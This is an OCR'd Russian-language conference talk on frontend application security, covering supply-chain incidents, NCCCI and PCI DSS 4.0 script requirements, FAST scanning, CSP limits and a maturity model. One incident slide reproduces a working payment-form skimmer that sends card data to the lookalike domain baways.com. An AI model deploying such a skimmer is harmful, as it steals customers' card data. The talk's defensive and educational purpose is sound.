- Backend Reflected / Stored XSS
- DOM Based XSS

# Контентный слой браузера



# Инциденты

## Вектор
Взлом через уязвимость

## Канал отправки данных в браузере
window.XMLHttpRequest

## Время присутствия
10 дней

## Последствия
Похищены данные банковских карт 380 000 клиентов

## Ущерб
2 280 000 000 £ (компенсации пострадавшим) + 20 000 000 £ штраф по GDPR

```
window.onload = function() {
    jQuery("#submitButton").bind("mouseup touchend", function(a) {
        var
            n = {};
        jQuery("#paymentForm").serializeArray().map(function(a) {
            n[a.name] = a.value
        });
        var e = document.getElementById("personPaying").innerHTML;
        n.person = e;
        var
            t = JSON.stringify(n);
        setTimeout(function() {
            jQuery.ajax({
                type: "POST",
                async: !0,
                url: "https://baways.com/gateway/app/dataprocessing/api/",
                data: t,
                dataType: "application/json"
            })
        }, 500)
    })
};
```


# Инциденты

## Вектор
Взлом внешнего сервиса статистики onthe.io , изменен код js-скрипта


## Время присутствия
1-3 дня

## Последствия
Дефейс, неработоспособность ресурсов

## Ущерб
N/A



# Инциденты


Регистрация
Авторизация
услуги
Внимание!
Госуслуги: Вам положена социальная выплата
Закрыть
Перейти

# Требования регуляторов


Выдержка из документа НКЦКИ «Рекомендации по повышению уровня защищенности российских web-приложений» № ALRT-20220311.1 от 11 марта 2022 г.

*19. **Перед использованием** на web-ресурсах JavaScript-кода, подгружаемого со сторонних ресурсов, **осуществлять его проверку на предмет вредоносного воздействия** на отображаемую в браузерах пользователя информацию и возможность кражи аутентификационных данных и файлов-cookie пользователей.*

*20. Осуществлять периодическую проверку хэш-сумм, используемых JavaScript. В случае изменения хэш-сумм отключать использование JavaScript на сайте и **выполнять повторную проверку функциональности**.*

PCI DSS 4.0

Требования вступают в силу 31.03.2025


*6.4.3 Все скрипты платежных страниц, которые загружаются и выполняются в браузере пользователя, управляются следующим образом:*

- *Реализован метод подтверждения **авторизации каждого скрипта**.*
- *Реализован метод, обеспечивающий **целостность каждого скрипта**.*
- *Актуальная **инвентаризация всех скриптов** с письменным обоснованием необходимости каждого из них.*

*11.6.1 Обнаружение и реагирование на несанкционированное изменение платежных страниц:*

- *Контроль **изменений на платежных страницах***
- *Контроль **изменений HTTP-заголовков***
- *Оповещение персонала о несанкционированных изменениях*

# Frontend Application Security Testing (FAST)



# Frontend Application Security Testing (FAST)


- Сканирование в процессе эмулируемого взаимодействия пользователя с приложением
- Выполнение и анализ поведения JavaScript-приложения в runtime браузера
- Интеграция с E2E-тестами
- Встраивание в CI/CD pipeline
- Политики и правила по принципу whitelist. Отсутствие ложных срабатываний

# Скрипты и активные элементы

## Скрипты (2)

- script file
- script inline

# Скрипты и активные элементы

## Скрипты (2)

- script file
- script inline

## Другие (12+)

- img
- iframe
- link
- audio
- video
- embed
- object
- applet
- track
- source
- form
- picture
- etc.

## Атрибуты событий (115+)


- onafterprint
- onbeforeprint
- onerror
- onhashchange
- onmessage
- onoffline
- ononline
- onpagehide
- onpageshow
- onpopstate
- onresize
- onstorage
- onunload
- onblur
- onchange
- onfocus
- oninput
- oninvalid
- onreset
- onsearch
- onshow
- onselect
- onsubmit
- onkeydown
- onkeypress
- onkeyup
- onclick
- ondblclick
- onload
- onmouseup
- onwheel
- ontoggle
- ondrop
- onscroll
- oncopy
- oncut
- onpaste
- onabort
- onpause
- onplay
- onseeked
- onseeking
- onstalled
- onclose
- ondrag
- ondragend
- ondragenter
- ondragleave
- ondragover
- ondragstart
- oncanplay
- oncuechange
- onemptied
- onended
- onloadeddata
- onmousedown
- onmousemove
- onmouseout
- onloadstart
- onplaying
- onprogress
- onratechange
- onsuspend
- onwaiting
- onauxclick
- oncancel
- onloadedmetadata
- ontimeupdate
- onvolumechange
- onanimationend
- onanimationiteration
- onanimationstart
- onanimationcancel
- oncanplaythrough
- ondurationchange
- onmousewheel
- onpointercancel
- onpointerdown
- onpointerenter
- onpointerleave
- onpointermove
- onpointerout
- onpointerover
- onpointerrawupdate
- onpointerup
- onscrollend
- onselectionchange
- onformdata
- onslotchange
- ontransitioncancel
- ontransitionend
- ontransitionrun
- ontransitionstart
- onbeforeunload
- oncontextmenu
- onmouseover
- onselectstart
- onbeforecopy
- onbeforecut
- onbeforeinput
- onbeforematch
- onbeforepaste
- onbeforetoggle
- onbeforexrselect
- oncontextrestored
- onsecuritypolicyviol
- onmouseenter
- onmouseleave
- onfullscreenchange
- onfullscreenerror

# Сетевые запросы

- XMLHttpRequest
- Fetch
- SendBeacon
- WebSocket
- Event Source
- Form
- a[ping]
- a click
- Navigation
- etc.

- Elements
  - img
  - iframe
  - script
  - script (JSONP)
  - link
  - audio
  - video
  - embed
  - object
  - applet
  - track
  - source
  - form
  - picture
  - etc.

- CSS
  - font
  - images
  - etc.



# Использование «опасных» функций браузера

- eval()
- new Function('a', 'b', 'return a + b');
- setTimeout(code)
- navigator.mediaDevices
  - Camera
  - Microphone
  - Screen Capture
- Navigator.geolocation
- Web Worker
- Shared Worker
- Service Worker API
- Payment Request API
- WebRTC
- WebAssembly
- etc.

https://developer.mozilla.org/en-US/docs/Web/API

# Обнаружение критичных данных

- OWASP API3:2019 Excessive Data Exposure
- Технические секреты (учетные данные, токены)
- Персональные данные, данные банковский карт
- etc.

# Content Security Policy (CSP) снижает не все риски

- Не все используют CSP
- Различная степень поддержки браузерами
- Контролирует не все каналы передачи данных (a click, Navigation)
- Разрешает отправку запросов партнерским сервисам / CDN
- Не контролирует объем / состав передаваемых данных
- Достаточно строгая CSP может нарушить работу существующих приложений
- В случае компрометации приложения, злоумышленник может изменить CSP
- Разделение ответственности при конфигурировании CSP (Dev / Sec / Ops)

# Безопасность frontend-приложений в DevSecOps / SSDLC


- **FAST-анализ / E2E**
  - **Инвентаризация скриптов / активных элементов**
  - **Карта сетевых запросов, стран**
  - **Выявление «опасных» функций**
- **Разрешение отгрузки при соответствии политике**
- **Апрув всех изменений AppSec-специалистом**

- **Периодический FAST-анализ для контроля отсутствия изменений**
- **Дополнительные средства Frontend-observability**
- **Выявление аномалий**
- **Реагирование**

# Модель зрелости процесса безопасной разработки frontend-приложений

- Контроль целостности скриптов через механизм Subresource Integrity
- Базовый контроль сетевых запросов браузера через Content Security Policy (CSP)
- Периодическая ручная инвентаризация всех скриптов

- FAST-анализ перед выпуском каждой версии приложения на этапе E2E-тестирования:
  - Автоматизированная инвентаризация всех скриптов / активных элементов
  - Выявление всех внешних получателей данных / карта сетевых запросов
  - Выявление «опасных» функций
- Разрешение отгрузки при соответствии политике
- Апрув всех изменений AppSec-специалистом

- Мониторинг поведения frontend-приложения в реальном времени:
  - Скрипты / активные элементы
  - Все сетевые запросы браузера
- Контроль объема / состава данных, передаваемых сторонним сервисам, контроль трансграничной передачи данных
- Выявление аномалий

**Безопасное frontend-приложение**

# Telegram-канал FrontSecOps

- Разбор инцидентов
- Лучшие практики
- Обзоры инструментов


https://t.me/FrontSecOps

**Михаил Парфенов**
Application Security Architect

phd 2 Positive Hack Days Fest
от ■ positive technologies

*Голосовать за доклад*

# Спасибо!

@FRONTSECOPS